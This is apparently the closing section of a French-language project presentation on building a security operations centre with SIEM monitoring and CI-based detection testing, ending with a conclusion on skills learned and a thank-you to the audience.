
- **Résultat SUCCESS ou FAILED**
- **Visibilité immédiate dans la CI**
- **Détection des régressions**

Démonstration

Bilan des tâches



Bilan des tâches



Conclusion

L'environnement déployé fournit une visibilité centralisée et continue sur les événements de sécurité, permettant des activités SOC telles que la détection, l'analyse et la corrélation des incidents.

Ce projet a permis au groupe de développer des compétences opérationnelles en supervision SIEM, création de cas d'usage SOC, investigation d'alertes, analyse comportementale et automatisation des processus de détection.

L'architecture mise en place constitue un SOC évolutif, prêt à être enrichi par de nouveaux scénarios de menace, mécanismes de réponse et capacités de sécurité avancées.

Merci pour votre attention!

Si vous avez des questions, n'hésitez pas!



forem



PLAY-ZONE

